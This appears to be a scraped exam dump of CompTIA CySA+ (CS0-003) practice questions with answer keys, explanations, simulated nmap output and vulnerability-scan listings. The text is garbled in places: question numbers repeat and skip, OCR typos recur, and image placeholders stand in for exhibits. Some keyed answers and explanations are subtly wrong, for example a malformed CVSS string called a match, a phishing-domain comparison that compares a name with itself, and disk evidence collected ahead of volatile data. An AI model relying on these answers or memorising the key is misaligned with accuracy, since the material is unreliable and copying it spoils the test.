

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

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NEW QUESTION 1

A company is in the process of implementing a vulnerability management program. no-lich of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

- A. Non-credentialed scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Credentialed scanning

Answer: B

Explanation:

Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:

- ? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- ? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- ? <https://www.comptia.org/certifications/cybersecurity-analyst>

NEW QUESTION 2

A company has the following security requirements:

- No public IPs
- All data secured at rest
- No insecure ports/protocols

After a cloud scan is completed, a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD_DB
IP config	private	public	public	public
Encrypt	no	yes	yes	no
Ingress port	443, open	3389, open	22, open	80, open

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

- A. VM_PRD_DB
- B. VM_DEV_DB
- C. VM_DEV_Web02
- D. VM_PRD_Web01

Answer: D

Explanation:

This VM has a public IP and an open port 80, which violates the company’s security requirements of no public IPs and no insecure ports/protocols. It also exposes the VM to potential attacks from the internet. This VM should be updated first to use a private IP and close the port 80, or use a secure protocol such as HTTPS.

References[CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition], Chapter 2: Cloud and Hybrid Environments, page 67.[What is a Public IP Address?][What is Port 80?]

NEW QUESTION 3

Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?

- A. It provides a structured way to gain information about insider threats.
- B. It proactively facilitates real-time information sharing between the public and private sectors.
- C. It exchanges messages in the most cost-effective way and requires little maintenance once implemented.
- D. It is a semi-automated solution to gather threat intelligence about competitors in the same sector.

Answer: B

Explanation:

The correct answer is B. It proactively facilitates real-time information sharing between the public and private sectors. TAXII, or Trusted Automated eXchange of Intelligence Information, is a standard protocol for sharing cyber threat intelligence in a standardized, automated, and secure manner. TAXII defines how cyber threat information can be shared via services and message exchanges, such as discovery, collection management, inbox, and poll. TAXII is designed to support STIX, or Structured Threat Information eXpression, which is a standardized language for describing cyber threat information in a readable and consistent format. Together, STIX and TAXII form a framework for sharing and using threat intelligence, creating an open-source platform that allows users to search through records containing attack vectors details such as malicious IP addresses, malware signatures, and threat actors123. The importance of implementing TAXII as part of a threat intelligence program is that it proactively facilitates real-time information sharing between the public and private sectors. By using TAXII, organizations can exchange cyber threat information with various entities, such as security vendors, government agencies, industry associations, or trusted groups. TAXII enables different sharing models, such as hub and spoke, source/subscriber, or peer-to-peer, depending on the needs and preferences of the information producers and consumers. TAXII also supports different levels of access control, encryption, and authentication to ensure the security and privacy of the shared information123.

By implementing TAXII as part of a threat intelligence program, organizations can benefit from the following advantages:

? They can receive timely and relevant information about the latest threats and vulnerabilities that may affect their systems or networks.
 ? They can leverage the collective knowledge and experience of other organizations that have faced similar or related threats.
 ? They can improve their situational awareness and threat detection capabilities by correlating and analyzing the shared information.
 ? They can enhance their incident response and mitigation strategies by applying the best practices and recommendations from the shared information.
 ? They can contribute to the overall improvement of cyber security by sharing their own insights and feedback with other organizations¹²³.
 The other options are incorrect because they do not accurately describe the importance of implementing TAXII as part of a threat intelligence program.
 Option A is incorrect because TAXII does not provide a structured way to gain information about insider threats. Insider threats are malicious activities conducted by authorized users within an organization, such as employees, contractors, or partners. Insider threats can be detected by using various methods, such as user behavior analysis, data loss prevention, or anomaly detection. However, TAXII is not designed to collect or share information about insider threats specifically. TAXII is more focused on external threats that originate from outside sources, such as hackers, cybercriminals, or nation-states⁴.
 Option C is incorrect because TAXII does not exchange messages in the most cost-effective way and requires little maintenance once implemented. TAXII is a protocol that defines how messages are exchanged, but it does not specify the cost or maintenance of the exchange. The cost and maintenance of implementing TAXII depend on various factors, such as the type and number of services used, the volume and frequency of data exchanged, the security and reliability requirements of the exchange, and the availability and compatibility of existing tools and platforms. Implementing TAXII may require significant resources and efforts from both the information producers and consumers to ensure its functionality and performance⁵.
 Option D is incorrect because TAXII is not a semi-automated solution to gather threat intelligence about competitors in the same sector. TAXII is a fully automated solution that enables the exchange of threat intelligence among various entities across different sectors. TAXII does not target or collect information about specific competitors in the same sector. Rather, it aims to foster collaboration and cooperation among organizations that share common interests or goals in cyber security. Moreover, gathering threat intelligence about competitors in the same sector may raise ethical and legal issues that are beyond the scope of TAXII.
 References:
 ? 1 What is STIX/TAXII? | Cloudflare
 ? 2 What Are STIX/TAXII Standards? - Anomali Resources
 ? 3 What is STIX and TAXII? - EclecticlQ
 ? 4 What Is an Insider Threat? Definition & Examples | Varonis
 ? 5 Implementing STIX/TAXII - GitHub Pages
 ? [6] Cyber Threat Intelligence: Ethical Hacking vs Unethical Hacking | Infosec

NEW QUESTION 4

The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program. Which of the following is the best priority based on common attack frameworks?

- A. Reduce the administrator and privileged access accounts
- B. Employ a network-based IDS
- C. Conduct thorough incident response
- D. Enable SSO to enterprise applications

Answer: A

Explanation:

The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts. Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.

NEW QUESTION 5

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

- A. OSSTMM
- B. SIEM
- C. SOAR
- D. QVVASP

Answer: C

Explanation:

SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

NEW QUESTION 6

A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to <https://office365password.acme.co>. The site's standard VPN logon page is www.acme.com/logon. Which of the following is most likely true?

- A. This is a normal password change URL.
- B. The security operations center is performing a routine password audit.
- C. A new VPN gateway has been deployed
- D. A social engineering attack is underway

Answer: D

Explanation:

A social engineering attack is underway is the most likely explanation for the outbound traffic to a host IP that resolves to <https://office365password.acme.co>, while the site's standard VPN logon page is www.acme.com/logon. A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo ([office365](https://office365password.acme.co) instead of [office365](http://www.acme.com)), and set up a fake website that mimics

the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 7

A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/1: K/A: L

B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L

C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H

D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Answer: A

Explanation:

This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official References: <https://nvd.nist.gov/vuln-metrics/cvss>

NEW QUESTION 8

An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

A. Eradication

B. Recovery

C. Containment

D. Preparation

Answer: A

Explanation:

Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

NEW QUESTION 9

An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

A. Hard disk

B. Primary boot partition

C. Malicious files

D. Routing table

E. Static IP address

Answer: A

Explanation:

The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

NEW QUESTION 10

SIMULATION

You are a penetration tester who is reviewing the system hardening guidelines for a company. Hardening guidelines indicate the following.

? There must be one primary server or service per device.

? Only default port should be used

? Non-secure protocols should be disabled.

? The corporate internet presence should be placed in a protected subnet

Instructions :


? Using the available tools, discover devices on the corporate network and the services running on these devices.

You must determine

? ip address of each device

? The primary server or service each device


? The protocols that should be disabled based on the hardening guidelines



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:
 Answer below images



```
PC1
.....
nmap <host>
ping <host>
help

[root@server1 ~]# nmap candymancarl.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on CandyManCarl.Local (192.168.1.20):
Not shown: 1676 closed ports
PORT      STATE      SERVICE
21/tcp    open       ftp
135/tcp   open       msrpc Microsoft Windows RPC
139/tcp   open       netbios-ssn
445/tcp   open       microsoft-ds
MAC Address: 09:00:27:D9:8E:D4 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap farmerlaura.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on FarmerLaura.Local (192.168.1.30):
Not shown: 1678 closed ports
PORT      STATE      SERVICE
143/tcp   open       imap
993/tcp   open       imap/s
MAC Address: 09:00:27:D9:8E:D3 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap sandwichsara.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on SandwichSara.Local (192.168.1.40):
Not shown: 1677 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
53/udp    open       dns
3306/tcp  open       mysql
MAC Address: 09:00:27:D9:8E:D1 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap farmerted.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on FarmerTed.Local (192.168.1.10):
Not shown: 1678 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
23/tcp    open       telnet
MAC Address: 09:00:27:D9:8E:D6 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap lunchtimemike.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on LunchTimeMike.Local (10.10.10.25):
Not shown: 1677 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
80/tcp    open       http
443/tcp    open       https
MAC Address: 09:00:27:D9:8E:D5 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]#
```

NEW QUESTION 10

An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

- A. Scope
- B. Weaponization
- C. CVSS
- D. Asset value

Answer: B

Explanation:

Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

NEW QUESTION 15

Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?

- A. CASB
- B. DMARC
- C. SIEM
- D. PAM

Answer: A

Explanation:

A CASB (Cloud Access Security Broker) is a security solution that acts as an intermediary between cloud users and cloud providers, and monitors and enforces security policies for cloud access and usage. A CASB can help organizations protect their data and applications in the cloud from unauthorized or malicious access, as well as comply with regulatory standards and best practices. A CASB can also provide visibility, control, and analytics for cloud activity, and identify and mitigate potential threats¹²

The other options are not correct. DMARC (Domain-based Message Authentication, Reporting and Conformance) is an email authentication protocol that helps email domain owners prevent spoofing and phishing attacks by verifying the sender's identity and instructing the receiver how to handle unauthenticated messages³⁴ SIEM (Security Information and Event Management) is a security solution that collects, aggregates, and analyzes log data from various sources across an organization's network, such as applications, devices, servers, and users, and provides real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks⁵⁶ PAM (Privileged Access Management) is a security solution that helps organizations manage and protect the access and permissions of users, accounts, processes, and systems that have elevated or administrative privileges. PAM can help prevent credential theft, data breaches, insider threats, and compliance violations by monitoring, detecting, and preventing unauthorized privileged access to critical resources⁷⁸

NEW QUESTION 20

An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

- A. To satisfy regulatory requirements for incident reporting
- B. To hold other departments accountable
- C. To identify areas of improvement in the incident response process
- D. To highlight the notable practices of the organization's incident response team

Answer: C

Explanation:

The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

NEW QUESTION 21

An analyst is designing a message system for a bank. The analyst wants to include a feature that allows the recipient of a message to prove to a third party that the message came from the sender Which of the following information security goals is the analyst most likely trying to achieve?

- A. Non-repudiation
- B. Authentication
- C. Authorization
- D. Integrity

Answer: A

Explanation:

Non-repudiation ensures that a message sender cannot deny the authenticity of their sent message. This is crucial in banking communications for legal and security reasons.

The goal of allowing a message recipient to prove the message's origin is non-repudiation. This ensures that the sender cannot deny the authenticity of their message. Non- repudiation is a fundamental aspect of secure messaging systems, especially in banking and financial communications.

NEW QUESTION 23

HOTSPOT

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.


Instructions:

Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan. For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.

The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



<p>False Positive Findings Listing 1</p> <ul style="list-style-type: none"> Critical (10.0) 12209 Security Update for Microsoft Windows (835732) Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873) Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422) Critical (10.0) 58662 Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows (20161146) Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) 	<p>Results Generated</p> <p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p>False Positive Findings Listing 2</p> <ul style="list-style-type: none"> Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035) Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1) Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931) Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242) 	<p>Results Generated</p> <p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p>False Positive Findings Listing 3</p> <ul style="list-style-type: none"> WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves 	<p>Results Generated</p> <p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

<p>False Positive Findings Listing 1</p> <ul style="list-style-type: none"> Critical (10.0) 12209 Security Update for Microsoft Windows (835732) Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873) Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422) Critical (10.0) 58662 Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows (20161146) Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) 	<p>Results Generated</p> <p>Credentialed</p>
<p>False Positive Findings Listing 2</p> <ul style="list-style-type: none"> Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) Critical (9.3) 08955 Ubuntu 5.04 / 5.10 / 6.06 LTS : Buffer overrun in enscript before 1.6.4 (CVE-2008-4306) Critical (10.0) 27942 Ubuntu 5.04 / 5.10 / 6.06 LTS : php5 vulnerabilities (CVE-2016-362-1) Critical (10.0) 27978 Ubuntu 5.10 / 6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931) Critical (10.0) 28017 Ubuntu 5.10 / 6.06 LTS / 6.10 : php5 regression (CVE-2016-4242) 	<p>Results Generated</p> <p>Non-Credentialed</p>
<p>False Positive Findings Listing 3</p> <ul style="list-style-type: none"> WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer: Prompt the User each time a key is first used. INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled INFORM (1.5.0) Network access: Let Everyone permissions apply to anonymous users: Disabled INFORM (1.6.5) Network access: Sharing and security model for local accounts: Classic - local users authenticate as themselves 	<p>Results Generated</p> <p>Compliance</p>

NEW QUESTION 28

A security analyst is responding to an indent that involves a malicious attack on a network. Data closet. Which of the following best explains how are analyst should properly document the incident?

- A. Back up the configuration file for alt network devices
- B. Record and validate each connection
- C. Create a full diagram of the network infrastructure
- D. Take photos of the impacted items

Answer: D

Explanation:

When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for thorough incident documentation and subsequent investigation. Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

NEW QUESTION 31

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

- A. Increasing training and awareness for all staff
- B. Ensuring that malicious websites cannot be visited
- C. Blocking all scripts downloaded from the internet
- D. Disabling all staff members' ability to run downloaded applications

Answer: A

Explanation:

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:

- ? Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
- ? Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
- ? Reporting any suspicious or anomalous activity to the security team or the appropriate authority
- ? Following the organization's policies and procedures on security awareness and best practices

Official References:

- ? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- ? <https://www.comptia.org/certifications/cybersecurity-analyst>
- ? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 34

A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

- A. Scan the employee's computer with virus and malware tools.
- B. Review the actions taken by the employee and the email related to the event
- C. Contact human resources and recommend the termination of the employee.
- D. Assign security awareness training to the employee involved in the incident.

Answer: B

Explanation:

In case of a phishing attack, it's crucial to review what actions were taken by the employee and analyze the phishing email to understand its nature and impact. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 246; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 255.

NEW QUESTION 38**HOTSPOT**

